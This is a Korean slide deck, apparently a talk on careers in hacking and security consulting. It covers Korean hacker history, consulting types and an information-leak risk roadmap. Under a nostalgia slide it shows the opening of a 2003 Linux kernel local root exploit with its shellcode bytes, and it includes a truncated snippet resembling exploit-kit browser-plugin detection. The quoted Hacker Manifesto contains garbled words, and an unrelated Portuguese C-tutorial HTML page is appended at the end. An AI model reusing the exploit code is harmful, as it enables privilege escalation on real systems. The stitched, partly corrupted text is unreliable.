

# Hacker, and Consultant

## 해커, 그리고 컨설턴트



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0x01. who am I ?

**Hacker**

Nick: Anesra

제1회 해킹방어대회 대상

DEFCON 15, 2007  
Member

Null@Root 煎 회장

120여 Client Site  
모의해킹 수행

다수의 기술문서 발표

**Cyber Security  
Consultant**

Name: 김경곤

Deloitte. Cyber Risk,  
Senior Manager

PwC, Risk Advisory,  
Manager

BoB, 컨설팅 트랙 멘토



## 0x02. 해커도 직업이 될 수 있을까?


# Penetration Tester?!

# 정보보안전문업체?!

# Security Researcher?!

# Bug Hunter?!

# Start-up?!






## 0x02. 해커도 직업이 될 수 있을까?

### 추억의 Exploits....

```
1  /*
2  * Linux kernel ptrace/kmod local root exploit
3  *
4  * This code exploits a race condition in kernel/kmod.c, w
5  * kernel thread in insecure manner. This bug allows to pt
6  * process, allowing to take control over privileged modpr
7  *
8  * Should work under all current 2.2.x and 2.4.x kernels.
9  *
10 * I discovered this stupid bug independently on January 2
11 * is (almost) two month before it was fixed and published
12 * and others.
13 *
14 * Wojciech Purczynski <cliph@isec.pl>
15 *
16 * THIS PROGRAM IS FOR EDUCATIONAL PURPOSES *ONLY*
17 * IT IS PROVIDED "AS IS" AND WITHOUT ANY WARRANTY
18 *
19 * (c) 2003 Copyright by iSEC Security Research
20 */
21
22 #include <grp.h>
23 #include <stdio.h>
24 #include <fcntl.h>
25 #include <errno.h>
26 #include <paths.h>
27 #include <string.h>
28 #include <stdlib.h>
29 #include <signal.h>
30 #include <unistd.h>
31 #include <sys/wait.h>
32 #include <sys/stat.h>
33 #include <sys/param.h>
34 #include <sys/types.h>
35 #include <sys/ptrace.h>
36 #include <sys/socket.h>
37 #include <linux/user.h>
38
39 char cliphcode[] =
40     "\x90\x90\xeb\x1f\xb8\xb6\x00\x00"
41     "\x00\x5b\x31\xc9\x89\xca\xcd\x80"
42     "\xb8\x0f\x00\x00\x00\xb9\xed\x0d"
43     "\x00\x00\xcd\x80\x89\xd0\x89\xd3"
44     "\x40xcd\x80\xe8\xdc\xff\xff\xff";
45
```



## 0x02. 해커도 직업이 될 수 있을까? – 한국 해커들은?

현재 : 국가기관, 컨설팅 社, 게임회사, 창업, 학계, 대기업, 외국계 등

... ..

2004 : NCSC 창설

1998~ : A3, Inzen, HackersLab, SecureSoft, STG, Secui, AhnLab

1999 : 해커스랩, 널루트, 와우해커

1998 : KAIST (시큐리티 카이스트)(김휘강)

1996 : KAIST KUS (양기찬, 노정석 外) – POSTECH PLUS (이희조 外) '사과전쟁'

1986 : KAIST 유니콘 (김창범)

## 0x03. {사이버보안} 컨설턴트는?

# {Cyber Security} Consultant



*Security Technical Issues*

*Security Compliance  
Issues*

*Security Management  
Issues*





# Case 1: Technical Based Consulting



```
var lplg=(window.navigator.plugins["Shock Flash"]?window.navigator.plugins["Shock Flash"]:  
if (lplg) {  
if (lplg.charAt(lplg.indexOf('.')-1)>=intv) lncap=1;  
} else if (window.navigator.userAgent.indexOf("MSIE")>=0 && window.navigator.userAgent.indexOf("Trident")<0)  
document.write('<scr'+lpt language=vbscript>lon error resume
```



*Penetration Testing*

*Application Vulnerability  
Assessment*

*Infra Vulnerability  
Assessment*

*Computer Forensics*

*Incident Response*



## Case 2: Compliance Based Consulting

개인정보보호법


산업 별 주요 관련 법령

ISO27001

ISMS

PIMS , PIPL

PCI-DSS




# Case 3: Management Based Consulting

**WHO**  
우리 조직이  
대응해야 할  
대상은  
"누구"인가




**WHY**  
우리 조직이 "왜"  
사이버 위협의  
대상인가?




**HOW**  
"어떤" 도구와  
기술이 우리  
조직을  
공격하는가?



**WHAT**  
공격자는 "무슨"  
자산에 관심이  
있는가?




**IMPACT**  
공격의 결과로  
어떤 영향이  
발생하는가?





# Case 3: Management Based Consulting

Source: Deloitte Best Practice & Professional Experiences





# Case 3: Management Based Consulting

## 목표 위험

- 1 정보시스템 사용자(인가자)에 의한 대량의 중요정보 유출
- 2 모바일 Device에 의한 정보유출
- 3 협력업체 직원에 의한 중요정보 유출
- 4 퇴사자에 의한 중요정보 유출
- 5 임직원 Device에서 메일/인터넷/USB 등을 통한 중요정보 유출
- 6 신규 HW/SW에 존재하는 원천적인 정보유출 취약점
- 7 인터넷, OS, DBMS 취약점을 이용한 외부자의 정보유출
- 8 중요정보 분산저장으로 통제되지 않는 정보유출 경로존재
- 9 임직원의 접근로그 모니터링 부재
- 10 불법사이트로부터 내부망 악성코드 감염
- 11 권한이 없는 임직원의 DB접근 및 정보유출

## 전략적 방향

Tight  
Loose

통제강도

By the People

Perimeter Security

Watching you

Less Technology, More Culture & Awareness

- Service 부서 직원
- 외주 인력
- 퇴사 예정자

- Support 부서 직원
- 방문객

- 비인가자 접근 통제
- 내부 시스템 간 접근 통제
- 해킹 관제에 대한 정책적 접근 통제
- 불법 사이트 통제

- 중요정보 접근에 집중투자(중앙통제)
- End-Point 보안 강화
- 보안참차

- 정책 및 징계 강화

- 인식제고 캠페인
- 최소 집합교육

## 개선과제

- 1 정보보안 거버넌스 체계 수립\*
- 2 정보보안 인식제고 프로그램 개발\*
- 3 중요문서 중앙 집중화
- 4 임직원 보안책임 강화
- 5 인증시스템 강화
- 6 IT아웃소싱에 대한 보안 강화
- 7 모바일 통제 솔루션 도입 (MDM)
- 8 End-point 보안 강화
- 9 정보유출 취약점 관리체계 수립
- 10 네트워크 분리
- 11 3rd party 보안진단 프로세스 수립
- 12 보안감사 체계 수립
- 13 중요정보DB 중앙집중관리체계 수립
- 14 불법사이트 차단 시스템 도입

전체  
기간  
적용

FY 15

FY 16

FY 17

우선순위

개선시기

# 0x04. Hacker Life, Consultant Life.

Another one got caught today, it's all over the papers.  
"Teenager Arrested in Computer Crime Scandal" "Hacker Arrested after Bank Tampering" ...  
Damn kids. They're all ALIKE...  
But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker?  
Did you ever wonder what made him tick, what forces shaped him, what may have molded him?  
I am a hacker, enter my World....  
Mine is a world that begins with school.  
I'm smarter than most of the other kids, this crap they teach us bores me.  
Damn underachiever. They're all alike.  
I've listened to teachers explain for the fifteenth time how to reduce a fraction. I understand it.  
Damn kid. "No, Ms. Smith, I didn't show my work. I did it in my head..."  
Probably copied it. They're all alike.  
I made a discovery today. I found a computer. Wait a second, this is cool, it does what I want it to, if it makes a mistake, it's because I screwed it up.  
Not because it doesn't like me... Or feels threatened by me... Or thinks I'm a smart ass... Or doesn't like teaching and shouldn't be here...  
And then it happened... a door opened to a world... rushing through the phone line like... a heroin addict... a board is found  
an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought...  
"This is it... this is where I belong..."  
I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...  
Damn kid. Tying up the phone line again. They're all alike... You bet your ass we're all alike...  
We've been spoon-fed baby food at school when we were hungry for steak... the bits of meat that you did let slip through were pre-chewed and tasteless.  
We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.  
This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without naively fearing what could be dirt-cheap if it wasn't run by profiteering alibutions and you call us criminals.

```
</head>
<body background=".../Fundamental.gif">
<p align="center"><big><font color="#ff0000">Introdução à
Programação C</font></big></p>
<p><br></p>
<h2>Exemplo de um Programa</h2>
<table border="1" width="943">
<tr>
<td width="39%"><pre>Exemplo de programa em C
// isto é uma linha de comentário
void main()
{
    int a;           // declara a variável 'a'
    a = 3 + 2;       // soma 3 com 2
}</pre>
</td>
</tr>
</table>
<ul>
<li>Um programa em C é composto por um conjunto de funções. A função
    pela qual o programa começa a ser executado chama-se (em inglês) main().</li>
<li>Após cada comando em C deve-se colocar um ; (ponto-e-vírgula).</li>
<li>Um programa em C deve ser identificado para que possa ser lido com mais
    facilidade.</li>
</ul>
```

